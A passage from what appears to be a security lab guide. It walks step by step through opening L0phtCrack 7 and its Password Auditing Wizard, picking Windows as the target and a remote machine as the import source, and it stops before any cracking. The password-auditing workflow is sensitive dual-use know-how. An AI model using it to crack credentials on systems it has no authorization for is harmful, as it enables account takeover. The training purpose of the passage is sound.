
2. Click **Search** icon (🔍) on the **Desktop**. Type **I0phtcrack** in the search field, the **L0phtCrack 7** appears in the results, click **Open** to launch it.




3. L0phtCrack 7 window appears, click the **Password Auditing Wizard** button.




4. The LC7 Password Auditing Wizard window appears; click **Next**.



5. In the **Choose Target System Type** wizard, ensure that the **Windows** radio button is selected and click **Next**.




6. In the **Windows Import** wizard, select the **A remote machine** radio button and click **Next**.



